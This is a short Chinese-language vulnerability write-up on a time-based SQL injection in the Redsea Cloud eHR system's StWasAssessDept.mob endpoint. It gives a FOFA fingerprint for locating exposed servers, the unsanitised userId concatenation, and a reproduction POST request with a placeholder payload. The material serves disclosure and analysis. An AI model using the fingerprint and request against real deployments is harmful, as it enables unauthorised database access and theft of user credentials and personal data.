漏洞简介
红海云eHR系统中的StWasAssessDeptController(submitStWasAssessDept/StWasAssessDept.mob)模块存在SQL注入漏洞。攻击者可通过构造恶意SQL查询语句,绕过系统认证,实现对数据库的非法访问,获取敏感信息(如用户凭证、个人数据等),甚至在特定条件下可能导致数据库被完全控制,影响范围包括数据访问权限和系统控制权限。
影响版本
fofa语法
body="/RedseaPlatform/skins/images/favicon.ico"
漏洞分析
鉴权相关看之前的 红海云eHR BossIndex SQL注入漏洞 分析鉴权部分
进入本文的正题 StWasAssessDeptController ,看下它的 submitStWasAssessDept/StWasAssessDept 方法实现逻辑

如图所示,参数 String userId = req.getParameter("userId"); 被直接拼接进 "SELECT USER_NAME FROM PT_USERS WHERE USER_ID='" + userId + "'"; SQL语句中执行,无任何过滤或校验,造成SQL注入漏洞,朴实无华。
漏洞复现
POST /RedseaPlatform/submitStWasAssessDept/StWasAssessDept.mob HTTP/1.1
Host: redseaplatform.mrxn.net
Content-Type: application/x-www-form-urlencoded

userId=SQLI_POC
成功延 2 秒

